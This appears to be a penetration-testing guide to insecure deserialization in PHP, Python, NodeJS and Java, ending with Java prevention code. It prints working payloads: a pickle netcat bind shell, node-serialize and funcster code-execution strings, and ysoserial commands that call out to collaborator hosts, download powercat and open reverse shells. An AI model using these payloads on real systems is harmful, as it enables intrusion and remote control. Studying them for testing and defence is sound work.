# Deserialization

**Basic Information**

**Serialization** is understood as the method of converting an object into a format that can be preserved, with the intent of either storing the object or transmitting it as part of a communication process. This technique is commonly employed to ensure that the object can be recreated at a later time, maintaining its structure and state.

**Deserialization**, conversely, is the process that counteracts serialization. It involves taking data that has been structured in a specific format and reconstructing it back into an object.

Deserialization can be dangerous because it potentially **allows attackers to manipulate the serialized data to execute harmful code** or cause unexpected behavior in the application during the object reconstruction process.

**PHP**

In PHP, specific magic methods are utilized during the serialization and deserialization processes:

* \_\_sleep: Invoked when an object is being serialized. This method should return an array of the names of all properties of the object that should be serialized. It's commonly used to commit pending data or perform similar cleanup tasks.
* \_\_wakeup: Called when an object is being deserialized. It's used to reestablish any database connections that may have been lost during serialization and perform other reinitialization tasks.
* \_\_unserialize: This method is called instead of \_\_wakeup (if it exists) when an object is being deserialized. It gives more control over the deserialization process compared to \_\_wakeup.
* \_\_destruct: This method is called when an object is about to be destroyed or when the script ends. It's typically used for cleanup tasks, like closing file handles or database connections.
* \_\_toString: This method allows an object to be treated as a string. It can be used for reading a file or other tasks based on the function calls within it, effectively providing a textual representation of the object.

<?php

class test {

public $s = "This is a test";

public function displaystring(){

echo $this->s.'<br />';

}

public function \_\_toString()

{

echo '\_\_toString method called';

}

public function \_\_construct(){

echo "\_\_construct method called";

}

public function \_\_destruct(){

echo "\_\_destruct method called";

}

public function \_\_wakeup(){

echo "\_\_wakeup method called";

}

public function \_\_sleep(){

echo "\_\_sleep method called";

return array("s"); #The "s" makes references to the public attribute

}

}

$o = new test();

$o->displaystring();

$ser=serialize($o);

echo $ser;

$unser=unserialize($ser);

$unser->displaystring();

/\*

php > $o = new test();

\_\_construct method called

\_\_destruct method called

php > $o->displaystring();

This is a test<br />

php > $ser=serialize($o);

\_\_sleep method called

php > echo $ser;

O:4:"test":1:{s:1:"s";s:14:"This is a test";}

php > $unser=unserialize($ser);

\_\_wakeup method called

\_\_destruct method called

php > $unser->displaystring();

This is a test<br />

\*/

?>

If you look to the results you can see that the functions **\_\_wakeup** and **\_\_destruct** are called when the object is deserialized. Note that in several tutorials you will find that the **\_\_toString** function is called when trying yo print some attribute, but apparently that's **not happening anymore**.

The method **\_\_unserialize(array $data)** is called **instead of \_\_wakeup()** if it is implemented in the class. It allows you to unserialize the object by providing the serialized data as an array. You can use this method to unserialize properties and perform any necessary tasks upon deserialization.

class MyClass {

private $property;

public function \_\_unserialize(array $data): void {

$this->property = $data['property'];

// Perform any necessary tasks upon deserialization.

}

}

You can read an explained **PHP example here**: <https://www.notsosecure.com/remote-code-execution-via-php-unserialize/>, here <https://www.exploit-db.com/docs/english/44756-deserialization-vulnerability.pdf> or here <https://securitycafe.ro/2015/01/05/understanding-php-object-injection/>

**PHP Deserial + Autoload Classes**

You could abuse the PHP autoload functionality to load arbitrary php files and more:

[PAGEPHP - Deserialization + Autoload Classes](https://book.hacktricks.xyz/pentesting-web/deserialization/php-deserialization-+-autoload-classes)

**Serializing Referenced Values**

If for some reason you want to serialize a value as a **reference to another value serialized** you can:

<?php

class AClass {

public $param1;

public $param2;

}

$o = new WeirdGreeting;

$o->param1 =& $o->param22;

$o->param = "PARAM";

$ser=serialize($o);

**PHPGGC (ysoserial for PHP)**

[**PHPGGC**](https://github.com/ambionics/phpggc) can help you generating payloads to abuse PHP deserializations. Note than in several cases you **won't be able to find a way to abuse a deserialization in the source code** of the application but you may be able to **abuse the code of external PHP extensions.** So, if you can, check the phpinfo() of the server and **search on the internet** (an even on the **gadgets** of **PHPGGC**) some possible gadget you could abuse.

**phar:// metadata deserialization**

If you have found a LFI that is just reading the file and not executing the php code inside of it, for example using functions like ***file\_get\_contents(), fopen(), file() or file\_exists(), md5\_file(), filemtime() or filesize()*.** You can try to abuse a **deserialization** occurring when **reading** a **file** using the **phar** protocol. For more information read the following post:

[PAGEphar:// deserialization](https://book.hacktricks.xyz/pentesting-web/file-inclusion/phar-deserialization)

**Python**

**Pickle**

When the object gets unpickle, the function *\_\_reduce\_\_* will be executed. When exploited, server could return an error.

import pickle, os, base64

class P(object):

def \_\_reduce\_\_(self):

return (os.system,("netcat -c '/bin/bash -i' -l -p 1234 ",))

print(base64.b64encode(pickle.dumps(P())))

For more information about escaping from **pickle jails** check:

[PAGEBypass Python sandboxes](https://book.hacktricks.xyz/generic-methodologies-and-resources/python/bypass-python-sandboxes)

**Yaml & jsonpickle**

The following page present the technique to **abuse an unsafe deserialization in yamls** python libraries and finishes with a tool that can be used to generate RCE deserialization payload for **Pickle, PyYAML, jsonpickle and ruamel.yaml**:

[PAGEPython Yaml Deserialization](https://book.hacktricks.xyz/pentesting-web/deserialization/python-yaml-deserialization)

**Class Pollution (Python Prototype Pollution)**

[PAGEClass Pollution (Python's Prototype Pollution)](https://book.hacktricks.xyz/generic-methodologies-and-resources/python/class-pollution-pythons-prototype-pollution)

**NodeJS**

**JS Magic Functions**

JS **doesn't have "magic" functions** like PHP or Python that are going to be executed just for creating an object. But it has some **functions** that are **frequently used even without directly calling them** such as **toString**, **valueOf**, **toJSON**. If abusing a deserialization you can **compromise these functions to execute other code** (potentially abusing prototype pollutions) you could execute arbitrary code when they are called.

Another **"magic" way to call a function** without calling it directly is by **compromising an object that is returned by an async function** (promise). Because, if you **transform** that **return object** in another **promise** with a **property** called **"then" of type function**, it will be **executed** just because it's returned by another promise. *Follow* [***this link***](https://blog.huli.tw/2022/07/11/en/googlectf-2022-horkos-writeup/) *for more info.*

// If you can compromise p (returned object) to be a promise

// it will be executed just because it's the return object of an async function:

async function test\_resolve() {

const p = new Promise(resolve => {

console.log('hello')

resolve()

})

return p

}

async function test\_then() {

const p = new Promise(then => {

console.log('hello')

return 1

})

return p

}

test\_ressolve()

test\_then()

//For more info: https://blog.huli.tw/2022/07/11/en/googlectf-2022-horkos-writeup/

**\_\_proto\_\_ and prototype pollution**

If you want to learn about this technique **take a look to the following tutorial**:

[PAGENodeJS - \_\_proto\_\_ & prototype Pollution](https://book.hacktricks.xyz/pentesting-web/deserialization/nodejs-proto-prototype-pollution)

[**node-serialize**](https://www.npmjs.com/package/node-serialize)

This library allows to serialise functions. Example:

var y = {

"rce": function(){ require('child\_process').exec('ls /', function(error, stdout, stderr) { console.log(stdout) })},

}

var serialize = require('node-serialize');

var payload\_serialized = serialize.serialize(y);

console.log("Serialized: \n" + payload\_serialized);

The **serialised object** will looks like:

{"rce":"\_$$ND\_FUNC$$\_function(){ require('child\_process').exec('ls /', function(error, stdout, stderr) { console.log(stdout) })}"}

You can see in the example that when a function is serialized the \_$$ND\_FUNC$$\_ flag is appended to the serialized object.

Inside the file node-serialize/lib/serialize.js you can find the same flag and how the code is using it.





As you may see in the last chunk of code, **if the flag is found** eval is used to deserialize the function, so basically **user input if being used inside the eval function**.

However, **just serialising** a function **won't execute it** as it would be necessary that some part of the code is **calling y.rce** in our example and that's highly **unlikable**. Anyway, you could just **modify the serialised object** **adding some parenthesis** in order to auto execute the serialized function when the object is deserialized. In the next chunk of code **notice the last parenthesis** and how the unserialize function will automatically execute the code:

var serialize = require('node-serialize');

var test = {"rce":"\_$$ND\_FUNC$$\_function(){ require('child\_process').exec('ls /', function(error, stdout, stderr) { console.log(stdout) }); }()"};

serialize.unserialize(test);

As it was previously indicated, this library will get the code after\_$$ND\_FUNC$$\_ and will **execute it** using eval. Therefore, in order to **auto-execute code** you can **delete the function creation** part and the last parenthesis and **just execute a JS oneliner** like in the following example:

var serialize = require('node-serialize');

var test = '{"rce":"\_$$ND\_FUNC$$\_require(\'child\_process\').exec(\'ls /\', function(error, stdout, stderr) { console.log(stdout) })"}';

serialize.unserialize(test);

You can [**find here**](https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-execution/) **further information** about how to exploit this vulnerability.

[**funcster**](https://www.npmjs.com/package/funcster)

A noteworthy aspect of **funcster** is the inaccessibility of **standard built-in objects**; they fall outside the accessible scope. This restriction prevents the execution of code that attempts to invoke methods on built-in objects, leading to exceptions such as "ReferenceError: console is not defined" when commands like console.log() or require(something) are used.

Despite this limitation, restoration of full access to the global context, including all standard built-in objects, is possible through a specific approach. By leveraging the global context directly, one can bypass this restriction. For instance, access can be re-established using the following snippet:

funcster = require("funcster");

//Serialization

var test = funcster.serialize(function() { return "Hello world!" })

console.log(test) // { \_\_js\_function: 'function(){return"Hello world!"}' }

//Deserialization with auto-execution

var desertest1 = { \_\_js\_function: 'function(){return "Hello world!"}()' }

funcster.deepDeserialize(desertest1)

var desertest2 = { \_\_js\_function: 'this.constructor.constructor("console.log(1111)")()' }

funcster.deepDeserialize(desertest2)

var desertest3 = { \_\_js\_function: 'this.constructor.constructor("require(\'child\_process\').exec(\'ls /\', function(error, stdout, stderr) { console.log(stdout) });")()' }

funcster.deepDeserialize(desertest3)

**For** [**more information read this source**](https://www.acunetix.com/blog/web-security-zone/deserialization-vulnerabilities-attacking-deserialization-in-js/)**.**

[**serialize-javascript**](https://www.npmjs.com/package/serialize-javascript)

The **serialize-javascript** package is designed exclusively for serialization purposes, lacking any built-in deserialization capabilities. Users are responsible for implementing their own method for deserialization. A direct use of eval is suggested by the official example for deserializing serialized data:

function deserialize(serializedJavascript){

return eval('(' + serializedJavascript + ')');

}

If this function is used to deserialize objects you can **easily exploit it**:

var serialize = require('serialize-javascript');

//Serialization

var test = serialize(function() { return "Hello world!" });

console.log(test) //function() { return "Hello world!" }

//Deserialization

var test = "function(){ require('child\_process').exec('ls /', function(error, stdout, stderr) { console.log(stdout) }); }()"

deserialize(test)

**For** [**more information read this source**](https://www.acunetix.com/blog/web-security-zone/deserialization-vulnerabilities-attacking-deserialization-in-js/)**.**

**Cryo library**

In the following pages you can find information about how to abuse this library to execute arbitrary commands:

* <https://www.acunetix.com/blog/web-security-zone/deserialization-vulnerabilities-attacking-deserialization-in-js/>
* <https://hackerone.com/reports/350418>

**Java - HTTP**

In Java, **deserialization callbacks are executed during the process of deserialization**. This execution can be exploited by attackers who craft malicious payloads that trigger these callbacks, leading to potential execution of harmful actions.

**Fingerprints**

**White Box**

To identify potential serialization vulnerabilities in the codebase search for:

* Classes that implement the Serializable interface.
* Usage of java.io.ObjectInputStream, readObject, readUnshare functions.

Pay extra attention to:

* XMLDecoder utilized with parameters defined by external users.
* XStream's fromXML method, especially if the XStream version is less than or equal to 1.46, as it is susceptible to serialization issues.
* ObjectInputStream coupled with the readObject method.
* Implementation of methods such as readObject, readObjectNodData, readResolve, or readExternal.
* ObjectInputStream.readUnshared.
* General use of Serializable.

**Black Box**

For black box testing, look for specific **signatures or "Magic Bytes"** that denote java serialized objects (originating from ObjectInputStream):

* Hexadecimal pattern: AC ED 00 05.
* Base64 pattern: rO0.
* HTTP response headers with Content-type set to application/x-java-serialized-object.
* Hexadecimal pattern indicating prior compression: 1F 8B 08 00.
* Base64 pattern indicating prior compression: H4sIA.
* Web files with the .faces extension and the faces.ViewState parameter. Discovering these patterns in a web application should prompt an examination as detailed in the [post about Java JSF ViewState Deserialization](https://book.hacktricks.xyz/pentesting-web/deserialization/java-jsf-viewstate-.faces-deserialization).

javax.faces.ViewState=rO0ABXVyABNbTGphdmEubGFuZy5PYmplY3Q7kM5YnxBzKWwCAAB4cAAAAAJwdAAML2xvZ2luLnhodG1s

**Check if vulnerable**

If you want to **learn about how does a Java Deserialized exploit work** you should take a look to [**Basic Java Deserialization**](https://book.hacktricks.xyz/pentesting-web/deserialization/basic-java-deserialization-objectinputstream-readobject), [**Java DNS Deserialization**](https://book.hacktricks.xyz/pentesting-web/deserialization/java-dns-deserialization-and-gadgetprobe), and [**CommonsCollection1 Payload**](https://book.hacktricks.xyz/pentesting-web/deserialization/java-transformers-to-rutime-exec-payload).

**White Box Test**

You can check if there is installed any application with known vulnerabilities.

find . -iname "\*commons\*collection\*"

grep -R InvokeTransformer .

You could try to **check all the libraries** known to be vulnerable and that [**Ysoserial**](https://github.com/frohoff/ysoserial) can provide an exploit for. Or you could check the libraries indicated on [Java-Deserialization-Cheat-Sheet](https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet#genson-json). You could also use [**gadgetinspector**](https://github.com/JackOfMostTrades/gadgetinspector) to search for possible gadget chains that can be exploited. When running **gadgetinspector** (after building it) don't care about the tons of warnings/errors that it's going through and let it finish. It will write all the findings under *gadgetinspector/gadget-results/gadget-chains-year-month-day-hore-min.txt*. Please, notice that **gadgetinspector won't create an exploit and it may indicate false positives**.

**Black Box Test**

Using the Burp extension [**gadgetprobe**](https://book.hacktricks.xyz/pentesting-web/deserialization/java-dns-deserialization-and-gadgetprobe) you can identify **which libraries are available** (and even the versions). With this information it could be **easier to choose a payload** to exploit the vulnerability. [**Read this to learn more about GadgetProbe**](https://book.hacktricks.xyz/pentesting-web/deserialization/java-dns-deserialization-and-gadgetprobe#gadgetprobe)**.** GadgetProbe is focused on **ObjectInputStream deserializations**.

Using Burp extension [**Java Deserialization Scanner**](https://book.hacktricks.xyz/pentesting-web/deserialization/java-dns-deserialization-and-gadgetprobe#java-deserialization-scanner) you can **identify vulnerable libraries** exploitable with ysoserial and **exploit** them. [**Read this to learn more about Java Deserialization Scanner.**](https://book.hacktricks.xyz/pentesting-web/deserialization/java-dns-deserialization-and-gadgetprobe#java-deserialization-scanner) Java Deserialization Scanner is focused on **ObjectInputStream** deserializations.

You can also use [**Freddy**](https://github.com/nccgroup/freddy) to **detect deserializations** vulnerabilities in **Burp**. This plugin will detect **not only ObjectInputStream** related vulnerabilities but **also** vulns from **Json** an **Yml** deserialization libraries. In active mode, it will try to confirm them using sleep or DNS payloads. [**You can find more information about Freddy here.**](https://www.nccgroup.com/us/about-us/newsroom-and-events/blog/2018/june/finding-deserialisation-issues-has-never-been-easier-freddy-the-serialisation-killer/)

**Serialization Test**

Not all is about checking if any vulnerable library is used by the server. Sometimes you could be able to **change the data inside the serialized object and bypass some checks** (maybe grant you admin privileges inside a webapp). If you find a java serialized object being sent to a web application, **you can use** [**SerializationDumper**](https://github.com/NickstaDB/SerializationDumper) **to print in a more human readable format the serialization object that is sent**. Knowing which data are you sending would be easier to modify it and bypass some checks.

**Exploit**

**ysoserial**

The main tool to exploit Java deserializations is [**ysoserial**](https://github.com/frohoff/ysoserial) ([**download here**](https://jitpack.io/com/github/frohoff/ysoserial/master-SNAPSHOT/ysoserial-master-SNAPSHOT.jar)). You can also consider using [**ysoseral-modified**](https://github.com/pimps/ysoserial-modified) which will allow you to use complex commands (with pipes for example). Note that this tool is **focused** on exploiting **ObjectInputStream**. I would **start using the "URLDNS"** payload **before a RCE** payload to test if the injection is possible. Anyway, note that maybe the "URLDNS" payload is not working but other RCE payload is.

# PoC to make the application perform a DNS req

java -jar ysoserial-master-SNAPSHOT.jar URLDNS http://b7j40108s43ysmdpplgd3b7rdij87x.burpcollaborator.net > payload

# PoC RCE in Windows

# Ping

java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections5 'cmd /c ping -n 5 127.0.0.1' > payload

# Time, I noticed the response too longer when this was used

java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections4 "cmd /c timeout 5" > payload

# Create File

java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections4 "cmd /c echo pwned> C:\\\\Users\\\\username\\\\pwn" > payload

# DNS request

java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections4 "cmd /c nslookup jvikwa34jwgftvoxdz16jhpufllb90.burpcollaborator.net"

# HTTP request (+DNS)

java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections4 "cmd /c certutil -urlcache -split -f http://j4ops7g6mi9w30verckjrk26txzqnf.burpcollaborator.net/a a"

java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections4 "powershell.exe -NonI -W Hidden -NoP -Exec Bypass -Enc SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAYwBlADcAMABwAG8AbwB1ADAAaABlAGIAaQAzAHcAegB1AHMAMQB6ADIAYQBvADEAZgA3ADkAdgB5AC4AYgB1AHIAcABjAG8AbABsAGEAYgBvAHIAYQB0AG8AcgAuAG4AZQB0AC8AYQAnACkA"

## In the ast http request was encoded: IEX(New-Object Net.WebClient).downloadString('http://1ce70poou0hebi3wzus1z2ao1f79vy.burpcollaborator.net/a')

## To encode something in Base64 for Windows PS from linux you can use: echo -n "<PAYLOAD>" | iconv --to-code UTF-16LE | base64 -w0

# Reverse Shell

## Encoded: IEX(New-Object Net.WebClient).downloadString('http://192.168.1.4:8989/powercat.ps1')

java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections4 "powershell.exe -NonI -W Hidden -NoP -Exec Bypass -Enc SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAOQAyAC4AMQA2ADgALgAxAC4ANAA6ADgAOQA4ADkALwBwAG8AdwBlAHIAYwBhAHQALgBwAHMAMQAnACkA"

#PoC RCE in Linux

# Ping

java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections4 "ping -c 5 192.168.1.4" > payload

# Time

## Using time in bash I didn't notice any difference in the timing of the response

# Create file

java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections4 "touch /tmp/pwn" > payload

# DNS request

java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections4 "dig ftcwoztjxibkocen6mkck0ehs8yymn.burpcollaborator.net"

java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections4 "nslookup ftcwoztjxibkocen6mkck0ehs8yymn.burpcollaborator.net"

# HTTP request (+DNS)

java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections4 "curl ftcwoztjxibkocen6mkck0ehs8yymn.burpcollaborator.net" > payload

java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections4 "wget ftcwoztjxibkocen6mkck0ehs8yymn.burpcollaborator.net"

# Reverse shell

## Encoded: bash -i >& /dev/tcp/127.0.0.1/4444 0>&1

java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections4 "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjcuMC4wLjEvNDQ0NCAwPiYx}|{base64,-d}|{bash,-i}" | base64 -w0

## Encoded: export RHOST="127.0.0.1";export RPORT=12345;python -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/sh")'

java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections4 "bash -c {echo,ZXhwb3J0IFJIT1NUPSIxMjcuMC4wLjEiO2V4cG9ydCBSUE9SVD0xMjM0NTtweXRob24gLWMgJ2ltcG9ydCBzeXMsc29ja2V0LG9zLHB0eTtzPXNvY2tldC5zb2NrZXQoKTtzLmNvbm5lY3QoKG9zLmdldGVudigiUkhPU1QiKSxpbnQob3MuZ2V0ZW52KCJSUE9SVCIpKSkpO1tvcy5kdXAyKHMuZmlsZW5vKCksZmQpIGZvciBmZCBpbiAoMCwxLDIpXTtwdHkuc3Bhd24oIi9iaW4vc2giKSc=}|{base64,-d}|{bash,-i}"

# Base64 encode payload in base64

base64 -w0 payload

When creating a payload for **java.lang.Runtime.exec()** you **cannot use special characters** like ">" or "|" to redirect the output of an execution, "$()" to execute commands or even **pass arguments** to a command separated by **spaces** (you can do echo -n "hello world" but you can't do python2 -c 'print "Hello world"'). In order to encode correctly the payload you could [use this webpage](http://www.jackson-t.ca/runtime-exec-payloads.html).

Feel free to use the next script to create **all the possible code execution** payloads for Windows and Linux and then test them on the vulnerable web page:

import os

import base64

# You may need to update the payloads

payloads = ['BeanShell1', 'Clojure', 'CommonsBeanutils1', 'CommonsCollections1', 'CommonsCollections2', 'CommonsCollections3', 'CommonsCollections4', 'CommonsCollections5', 'CommonsCollections6', 'CommonsCollections7', 'Groovy1', 'Hibernate1', 'Hibernate2', 'JBossInterceptors1', 'JRMPClient', 'JSON1', 'JavassistWeld1', 'Jdk7u21', 'MozillaRhino1', 'MozillaRhino2', 'Myfaces1', 'Myfaces2', 'ROME', 'Spring1', 'Spring2', 'Vaadin1', 'Wicket1']

def generate(name, cmd):

for payload in payloads:

final = cmd.replace('REPLACE', payload)

print 'Generating ' + payload + ' for ' + name + '...'

command = os.popen('java -jar ysoserial.jar ' + payload + ' "' + final + '"')

result = command.read()

command.close()

encoded = base64.b64encode(result)

if encoded != "":

open(name + '\_intruder.txt', 'a').write(encoded + '\n')

generate('Windows', 'ping -n 1 win.REPLACE.server.local')

generate('Linux', 'ping -c 1 nix.REPLACE.server.local')

**serialkillerbypassgadgets**

You can **use** [**https://github.com/pwntester/SerialKillerBypassGadgetCollection**](https://github.com/pwntester/SerialKillerBypassGadgetCollection) **along with ysoserial to create more exploits**. More information about this tool in the **slides of the talk** where the tool was presented: <https://es.slideshare.net/codewhitesec/java-deserialization-vulnerabilities-the-forgotten-bug-class?next_slideshow=1>

**marshalsec**

[**marshalsec**](https://github.com/mbechler/marshalsec) can be used to generate payloads to exploit different **Json** and **Yml** serialization libraries in Java. In order to compile the project I needed to **add** this **dependencies** to pom.xml:

<dependency>

<groupId>javax.activation</groupId>

<artifactId>activation</artifactId>

<version>1.1.1</version>

</dependency>

<dependency>

<groupId>com.sun.jndi</groupId>

<artifactId>rmiregistry</artifactId>

<version>1.2.1</version>

<type>pom</type>

</dependency>

**Install maven**, and **compile** the project:

sudo apt-get install maven

mvn clean package -DskipTests

**FastJSON**

Read more about this Java JSON library: <https://www.alphabot.com/security/blog/2020/java/Fastjson-exceptional-deserialization-vulnerabilities.html>

**Labs**

* If you want to test some ysoserial payloads you can **run this webapp**: <https://github.com/hvqzao/java-deserialize-webapp>
* <https://diablohorn.com/2017/09/09/understanding-practicing-java-deserialization-exploits/>

**Why**

Java uses a lot serialization for various purposes like:

* **HTTP requests**: Serialization is widely employed in the management of parameters, ViewState, cookies, etc.
* **RMI (Remote Method Invocation)**: The Java RMI protocol, which relies entirely on serialization, is a cornerstone for remote communication in Java applications.
* **RMI over HTTP**: This method is commonly used by Java-based thick client web applications, utilizing serialization for all object communications.
* **JMX (Java Management Extensions)**: JMX utilizes serialization for transmitting objects over the network.
* **Custom Protocols**: In Java, the standard practice involves the transmission of raw Java objects, which will be demonstrated in upcoming exploit examples.

**Prevention**

**Transient objects**

A class that implements Serializable can implement as transient any object inside the class that shouldn't be serializable. For example:

public class myAccount implements Serializable

{

private transient double profit; // declared transient

private transient double margin; // declared transient

**Avoid Serialization of a class that need to implements Serializable**

In scenarios where certain **objects must implement the Serializable** interface due to class hierarchy, there's a risk of unintentional deserialization. To prevent this, ensure these objects are non-deserializable by defining a final readObject() method that consistently throws an exception, as shown below:

private final void readObject(ObjectInputStream in) throws java.io.IOException {

throw new java.io.IOException("Cannot be deserialized");

}

**Enhancing Deserialization Security in Java**

**Customizing java.io.ObjectInputStream** is a practical approach for securing deserialization processes. This method is suitable when:

* The deserialization code is under your control.
* The classes expected for deserialization are known.

Override the **resolveClass()** method to limit deserialization to allowed classes only. This prevents deserialization of any class except those explicitly permitted, such as in the following example that restricts deserialization to the Bicycle class only:

// Code from https://cheatsheetseries.owasp.org/cheatsheets/Deserialization\_Cheat\_Sheet.html

public class LookAheadObjectInputStream extends ObjectInputStream {

public LookAheadObjectInputStream(InputStream inputStream) throws IOException {

super(inputStream);

}

/\*\*

\* Only deserialize instances of our expected Bicycle class

\*/

@Override

protected Class<?> resolveClass(ObjectStreamClass desc) throws IOException, ClassNotFoundException {

if (!desc.getName().equals(Bicycle.class.getName())) {

throw new InvalidClassException("Unauthorized deserialization attempt", desc.getName());

}

return super.resolveClass(desc);

}

}

**Using a Java Agent for Security Enhancement** offers a fallback solution when code modification isn't possible. This method applies mainly for **blacklisting harmful classes**, using a JVM parameter:

-javaagent:name-of-agent.jar

It provides a way to secure deserialization dynamically, ideal for environments where immediate code changes are impractical.

Check and example in [rO0 by Contrast Security](https://github.com/Contrast-Security-OSS/contrast-rO0)

**Implementing Serialization Filters**: Java 9 introduced serialization filters via the **ObjectInputFilter** interface, providing a powerful mechanism for specifying criteria that serialized objects must meet before being deserialized. These filters can be applied globally or per stream, offering a granular control over the deserialization process.

To utilize serialization filters, you can set a global filter that applies to all deserialization operations or configure it dynamically for specific streams. For example:

ObjectInputFilter filter = info -> {

if (info.depth() > MAX\_DEPTH) return Status.REJECTED; // Limit object graph depth

if (info.references() > MAX\_REFERENCES) return Status.REJECTED; // Limit references

if (info.serialClass() != null && !allowedClasses.contains(info.serialClass().getName())) {

return Status.REJECTED; // Restrict to allowed classes

}

return Status.ALLOWED;

};

ObjectInputFilter.Config.setSerialFilter(filter);

**Leveraging External Libraries for Enhanced Security**: Libraries such as **NotSoSerial**, **jdeserialize**, and **Kryo** offer advanced features for controlling and monitoring Java deserialization. These libraries can provide additional layers of security, such as whitelisting or blacklisting classes, analyzing serialized objects before deserialization, and implementing custom serialization strategies.

* **NotSoSerial** intercepts deserialization processes to prevent execution of untrusted code.
* **jdeserialize** allows for the analysis of serialized Java objects without deserializing them, helping identify potentially malicious content.
* **Kryo** is an alternative serialization framework that emphasizes speed and efficiency, offering configurable serialization strategies that can enhance security.

**References**

* <https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html>
* Deserialization and ysoserial talk: <http://frohoff.github.io/appseccali-marshalling-pickles/>
* <https://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/>
* <https://www.youtube.com/watch?v=VviY3O-euVQ>
* Talk about gadgetinspector: <https://www.youtube.com/watch?v=wPbW6zQ52w8> and slides: <https://i.blackhat.com/us-18/Thu-August-9/us-18-Haken-Automated-Discovery-of-Deserialization-Gadget-Chains.pdf>
* Marshalsec paper: <https://www.github.com/mbechler/marshalsec/blob/master/marshalsec.pdf?raw=true>
* <https://dzone.com/articles/why-runtime-compartmentalization-is-the-most-compr>
* <https://deadcode.me/blog/2016/09/02/Blind-Java-Deserialization-Commons-Gadgets.html>
* <https://deadcode.me/blog/2016/09/18/Blind-Java-Deserialization-Part-II.html>
* Java and .Net JSON deserialization **paper:** [**https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf**](https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf)**,** talk: <https://www.youtube.com/watch?v=oUAeWhW5b8c> and slides: <https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-Json-Attacks.pdf>
* Deserialziations CVEs: <https://paper.seebug.org/123/>

**JNDI Injection & log4Shell**

Find whats is **JNDI Injection, how to abuse it via RMI, CORBA & LDAP and how to exploit log4shell** (and example of this vuln) in the following page:


[PAGEJNDI - Java Naming and Directory Interface & Log4Shell](https://book.hacktricks.xyz/pentesting-web/deserialization/jndi-java-naming-and-directory-interface-and-log4shell)

**JMS - Java Message Service**

